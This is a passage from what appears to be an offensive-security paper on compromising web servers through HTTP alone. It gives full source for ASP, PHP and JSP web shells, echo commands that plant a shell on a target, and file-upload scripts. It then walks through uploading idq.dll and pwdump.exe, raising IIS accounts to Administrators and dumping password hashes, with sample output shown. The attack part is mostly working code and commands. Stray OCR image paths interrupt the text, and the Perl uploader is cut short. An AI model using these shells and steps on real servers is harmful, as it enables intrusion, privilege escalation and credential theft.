drwxr-xr-x    3 root     root         4096 Feb  2  2002 opt
dr-xr-xr-x   45 root     root            0 Nov 28 07:31 proc
drwxr-x---    9 root     root         4096 Feb  9  2003 root
drwxr-xr-x    3 root     root         4096 Jun 20  2001 sbin
drwxrwxr-x    2 root     root         4096 Feb  2  2002 src
drwxrwxrwt    7 root     root         4096 Nov 28 04:02 tmp
drwxr-xr-x    4 root     root         4096 Feb  2  2002 u01
drwxr-xr-x   21 root     root         4096 Feb  2  2002 usr
drwxr-xr-x   16 root     root         4096 Jun 19  2001 var
```

4.0.2 ASP - cmdasp.asp

The following ASP script is a web based command prompt for Windows servers running IIS. cmdasp.asp is a modified version of the original script written by Maceo - maceo(at)dogmile.com

```
<%
  Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile
  On Error Resume Next
  Set oScript = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
  szCMD = Request.Form(".CMD")
  If (szCMD <> "") Then
    szTempFile = "C:\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
  End If
%>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%
  If (IsObject(oFile)) Then
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.ReadAll)
    oFile.Close
    Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>
</PRE>
```




```
dir c:\

\\WEBTARGET\IUSR_WEBTARGET

 Volume in drive C has no label.
 Volume Serial Number is E43A-2A0A

 Directory of c:\

10/04/00  05:28a        <DIR>          WINNT
10/04/00  05:31a        <DIR>          Program Files
10/04/00  05:37a        <DIR>          TEMP
10/04/00  07:01a        <DIR>          Inetpub
10/04/00  07:01a        <DIR>          certs
11/28/00  05:12p        <DIR>          software
12/06/00  03:46p        <DIR>          src
12/07/00  12:50p        <DIR>          weblogic
12/07/00  12:53p        <DIR>          weblogic_publish
12/07/99  01:11p        <DIR>          JavaWebServer2.0
12/07/99  06:49p           134,217,728 pagefile.sys
12/07/99  07:24a        <DIR>          urlscan
12/07/99  04:55a        <DIR>          Netscape
12/08/99  04:06a                     0 rad91470.tmp
              14 File(s)    134,217,728 bytes
                            121,143,296 bytes free
```

The advantage of this script over other ASP based command prompt scripts is the fact that no COM components are required to be registered for executing shell commands. No administrator privileges are required either.

4.0.3 PHP - sys.php

Creating a web based shell with PHP is very simple. The following script illustrates a web based shell in PHP:

```
<FORM ACTION="sys.php" METHOD=POST>
Command: <INPUT TYPE=TEXT NAME=cmd>
<INPUT TYPE=SUBMIT VALUE="Run">
<FORM>
<PRE>
<?php
   if(isset($cmd)) {
      system($cmd);
   }
?>
<PRE>
```



```
uname ; id
```

```
Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

4.0.4 JSP - cmdexec.jsp

The following JSP code is a web based command prompt for J2EE application servers supporting Java Server Pages.

```
<FORM METHOD=GET ACTION='cmdexec.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";

   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
```

(Thanks to Shreeraj Shah for cmdexec.jsp)

Any web application programming language, which allows native OS commands to be run, can be used to create a web based command prompt.

4.1 Installing the Web based command prompt

Using remote command execution, we can run commands such as "echo" and redirect the output into a file. Using multiple "echo" commands, we can create a file, one line at a time, on the remote web server. The only pre-requisite here is that we need a writeable directory on the target web server.

4.1.1 create_cmdasp.bat

The following is a set of commands that can be executed on a Windows DOS prompt to recreate the file cmdasp.asp as shown in section 4.0.2:

```
echo ^<^% > cmdasp.asp
echo Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile >> cmdasp.asp
echo On Error Resume Next >> cmdasp.asp
echo Set oScript = Server.CreateObject(^"WSCRIPT.SHELL^") >> cmdasp.asp
echo Set oScriptNet = Server.CreateObject(^"WSCRIPT.NETWORK^") >> cmdasp.asp
echo Set oFileSys = Server.CreateObject(^"Scripting.FileSystemObject^")
     >> cmdasp.asp
echo szCMD = Request.Form(^".CMD^") >> cmdasp.asp
echo If (szCMD ^<^> ^"^") Then >> cmdasp.asp
echo szTempFile = ^"C:\^" & oFileSys.GetTempName() >> cmdasp.asp
echo Call oScript.Run(^"cmd.exe /c ^" ^& szCMD ^& ^" ^> ^" ^& szTempFile,0,True)
     >> cmdasp.asp
echo Set oFle = oFileSys.OpenTextFile(szTempFile,1,False,0) >> cmdasp.asp
echo End If >> cmdasp.asp
echo ^%^> >> cmdasp.asp
echo ^<FORM action=^"^<^%= Request.ServerVariables(^"URL^") ^%^>^" method=^"POST^"^>
     >> cmdasp.asp
echo ^<input type=text name=^".CMD^" size=70 value=^"^<^%= szCMD ^%^>^"^> >> cmdasp.asp
echo ^<input type=submit value=^"Run^"^> >> cmdasp.asp
echo ^</FORM^> >> cmdasp.asp
echo ^<PRE^> >> cmdasp.asp
echo ^<^% >> cmdasp.asp
echo  If (IsObject(oFile)) Then >> cmdasp.asp
echo On Error Resume Next >> cmdasp.asp
echo Response.Write Server.HTMLEncode(oFile.ReadAll) >> cmdasp.asp
echo oFile.Close >> cmdasp.asp
echo Call oFileSys.DeleteFile(szTempFile, True) >> cmdasp.asp
echo End If >> cmdasp.asp
echo ^%^> >> cmdasp.asp
echo ^<^/PRE^> >> cmdasp.asp
```

The above commands can be run through a script such as post_cmd.pl to create the file "cmdasp.asp" on the target web server. In the same manner, any arbitrary text file can be re-created on the server, using commands such as "echo". Shell meta-characters such as &, ", <, >, |, %, etc. should be properly escaped with the appropriate escape character. On most Unix shells, the escape character is "\", and on the Windows command shell, the escape character is "^". *(Thanks to Brian Lewis for pointing this out to me!)*

Other web based command prompts can be re-created on target web servers in the same manner.

4.1.2 Re-creating arbitrary binary files

On shells like the Unix Bourne shell, it is possible to use the "echo" command to write arbitrary characters to a file, using the "\xHH" format, where HH stands for a two digit hexadecimal value. A binary file can be represented by a string of two digit hexadecimal numbers such as:

```
echo -e "\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE" > file
```

It is also possible to re-create arbitrary binary files on Windows, even though CMD.EXE cannot write arbitrary characters. The trick lies in using DEBUG.EXE in scripted or non-interactive mode to create arbitrary binary files.

5.0 File uploader

In addition to being able to run commands on the target web server, an attacker would also be interested in transferring files into the web server. Usual techniques such as FTP, NFS, NetBIOS, etc. do not work since the firewall would prevent all these. To get around this obstacle, we need to create a file uploader. The technique mentioned in section 4.1.2 can be painfully slow for large files. There is a better option, though.

It is possible to upload files using the HTTP POST Multipart-MIME [3] method. The contents of the file get sent to the server in an HTTP POST request. On the server, an upload script receives these contents and saves them into a file. A detailed discussion of HTTP Multipart-MIME POST requests is beyond the scope of this document.

To perform file uploads, we would require a directory where the web server process (nobody, IUSR_machinename, IWAM_machinename, etc.) has privileges to create and write to files.

Given below are three examples of such upload scripts:


5.0.1 ASP - upload.asp and upload.inc

The following two files contain code to receive HTTP POST Multipart-MIME data and save it to a file. ASP does not contain built-in routines to decode Multipart-MIME encoded data, hence a supplementary file upload.inc containing the appropriate routines is required.

upload.asp

```
<form method=post ENCTYPE="multipart/form-data">
<input type=file name="File1">
<input type="submit" Name="Action" value="Upload">
</form>
<hr>
<!--#INCLUDE FILE="upload.inc"-->
<%
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then
   Set Fields = GetUpload()
   If Fields("File1").FileName <> "" Then
      Fields("File1").Value.SaveAs Server.MapPath(".") & "\" & Fields("File1").FileName
      Response.Write("<LI>Upload:  " & Fields("File1").FileName)
   End If
End If
%>
```

The source code of the associated file **upload.inc** can be found here


http://www1.example.com/scripts/upload.asp

upload.asp

1. Choose File no file selected
2. Choose File no file selected
3. Choose File no file selected
4. Choose File no file selected
5. Choose File no file selected
6. Choose File no file selected
7. Choose File no file selected
8. Choose File no file selected
9. Choose File no file selected
10. Choose File no file selected


Upload

- UploadFile1: nc.exe
- UploadFile2: pwdump.exe

5.0.2 Perl - upload.cgi

Using Perl and cgi-lib.pl, it is easy to create an uploader script. The following example shows how:


```
#!/usr/bin/perl

require "cgi-lib.pl";

print &PrintHeader;
print "<form method='POST' enctype='multipart/form-data' action='upload.cgi'>\n";
print "File path: <input type=file name=upfile>\n";
print "<input type=submit value=upload></form>\n";
&ReadParse;
```



5.0.3 PHP - upload.php

Creating an uploader with PHP is just as simple.

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD=POST>
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000000">
<input type="File" name="userfile" size="30">
<INPUT TYPE="submit" VALUE="upload">
</FORM>

<?php
   if($userfile_name != "") {
      copy("$userfile", "./$userfile_name") or die("Couldnt copy file");
      echo "File name: $userfile_name<br>\n";
      echo "File size: $userfile_size bytes<br>\n";
      echo "File type: $userfile_type<br>\n";
   }
?>
```



Once we have both command execution and file upload facilities over HTTP, we can do pretty much whatever we please with the target web server. It would be possible to:

- discover source code and configuration files on the web server,
- discover the internal network (if any) that the target web server lies on,
- upload attack tools on the web server and execute them,
- ... and much more

An obvious next step is to attempt to escalate privileges, since we are bound by the privileges extended to us by the web server process. The next section discusses just that.

6.0 One-Way Privilege Escalation

Web based command prompts, as discussed in section 4.0, inherit the privileges of the process under which they are running. Usually, these privileges are restricted user level privileges, unless the web server process is running with elevated privileges. A few application servers, which plug-in to the front end web server, run with elevated privileges. To take the attack deeper, in most cases, one would need some sort of privilege escalation, after installing a web based command prompt and an HTTP file uploader.

Privilege escalation attacks are nothing unique. There are many exploits for various operating systems which result in escalating the privileges to either the super user, or to a more privileged user. Most privilege escalation attacks can be adapted to the one-way attack technique.

A detailed discussion of privilege escalation attacks is not within the scope of this paper. We shall discuss two examples of privilege escalation attacks, "Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability" [5] for the Windows and IIS platform, and the "Linux Ptrace/Setuid Exec Vulnerability" [6] for the Linux and Apache platform.

Care must be taken that the privilege escalation exploit runs non-interactively, i.e. it should not require an interactive shell, an interactive terminal, a GUI console, etc. For this example, we had to modify the Linux ptrace exploit to adapt it for one-way use.


6.1 Windows/IIS privilege escalation

Let us take the case of **www1.example.com**, which is a Windows 2000 server running IIS 5.0. We shall assume that is has already been compromised, and a file uploader script **upload.asp** as shown in section 5.0.1 is present on this server.


6.1.1 Uploading the Windows attack tools

We shall now upload a web based command prompt - cmdasp.asp, as explained in section 4.0.2 and two more binaries - idq.dll and pwdump.exe. idq.dll is a privilege escalation exploit which takes advantage of the Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability [5]. Upon invocation, it adds the IUSR_machinename and IWAM_machinename accounts to the Administrators group, thereby giving administrative privileges to all the processes and applications run under the IIS process, including the web based command prompt. pwdump.exe is a binary to dump the password hashes, and requires administrative privileges to run.

The screenshot below shows these three binaries being uploaded on www1.example.com.


http://www1.example.com/scripts/upload.asp
upload.asp
1. Choose File cmdasp.asp
2. Choose File idq.dll
3. Choose File pwdump.exe
4. Choose File no file selected
5. Choose File no file selected
6. Choose File no file selected
7. Choose File no file selected
8. Choose File no file selected
9. Choose File no file selected
10. Choose File no file selected
Upload

We can check whether the files have been successfully uploaded using cmdasp.asp and running the "dir" command, as shown below:




http://www1.example.com/scripts/cmdasp.asp

dir \inetpub\scripts

Run

```
\\W2KVM\IUSR_W2KVM

 Volume in drive C has no label.
 Volume Serial Number is 60F5-DB5D

 Directory of C:\inetpub\scripts

01/06/1999  05:45p      <DIR>          .
01/06/1999  05:45p      <DIR>          ..
12/07/1999  04:00a             236,304 cmd.exe
01/06/1999  05:44p               1,519 cmdasp.asp
01/06/1999  05:44p              32,768 idq.dll
01/06/1999  05:44p              46,592 pwdump.exe
05/09/2000  01:45p             125,952 ServletExec_Adapter.dll
01/06/1999  05:41p                 612 upload.asp
01/06/1999  05:41p               4,399 upload.inc
               7 File(s)        448,146 bytes
               2 Dir(s)     862,980,096 bytes free
```

We shall now check the members of the Administrators group, by issuing the command "net localgroup administrators" as shown below:



http://www1.example.com/scripts/cmdasp.asp

net localgroup administrators


Run

```
\\W2KVM\IUSR_W2KVM

Alias name     administrators
Comment        Administrators have complete and unrestricted access t

Members



-------------------------------------------------------------------
Administrator
The command completed successfully.
```

The only member of the Administrators group is the Administrator user.

6.1.2 idq.dll - privilege escalation


The next step is to attempt to invoke idq.dll, to escalate the privileges of the IUSR_machinename and IWAM_machinename accounts. The process is very simple. The following URL:



http://www1.example.com/scripts/idq.dll?


has to be accessed on the web server. No results are displayed, instead, the connection times out after a while. This indicates that the attack has most likely succeeded.

To verify if the attack has indeed succeeded, we shall now check the members of the Administrators group again, as shown below:



```
net localgroup administrators

\\W2KVM\IUSR_W2KVM

Alias name     administrators
Comment        Administrators have complete and unrestricted access t

Members


-------------------------------------------------------------------------
Administrator
IUSR_W2KVM
IWAM_W2KVM
The command completed successfully.
```

The IUSR_W2KVM and IWAM_W2KVM accounts are now members of the Administrators group. Therefore all commands executed via cmdasp.asp assume administrative privileges, as is demonstrated by running the pwdump.exe binary, shown below:



```
\inetpub\scripts\pwdump.exe

\\W2KVM\IUSR_W2KVM

Administrator:500:[redacted]:[redacted]
Guest:501:********************************:*************************
TsInternetUser:1000:97FA6B6D10F5AEF9B687DD1D0DA8A522:8483F724136FCB00
IUSR_W2KVM:1001:D8E25A7A8972EE859E99DB0F21366D04:2A82DD0000795BE3AA3A
IWAM_W2KVM:1002:A497D7F6F2084CF50508FC360D6A53D3:090FED0C575DD416F9DE
SQLAgentCmdExec:1003:6332095987F4BE38627B142F669B0774:75732A1E1E2FC63
```

We now have full administrative control of **www1.example.com**

6.2 Linux/Apache privilege escalation

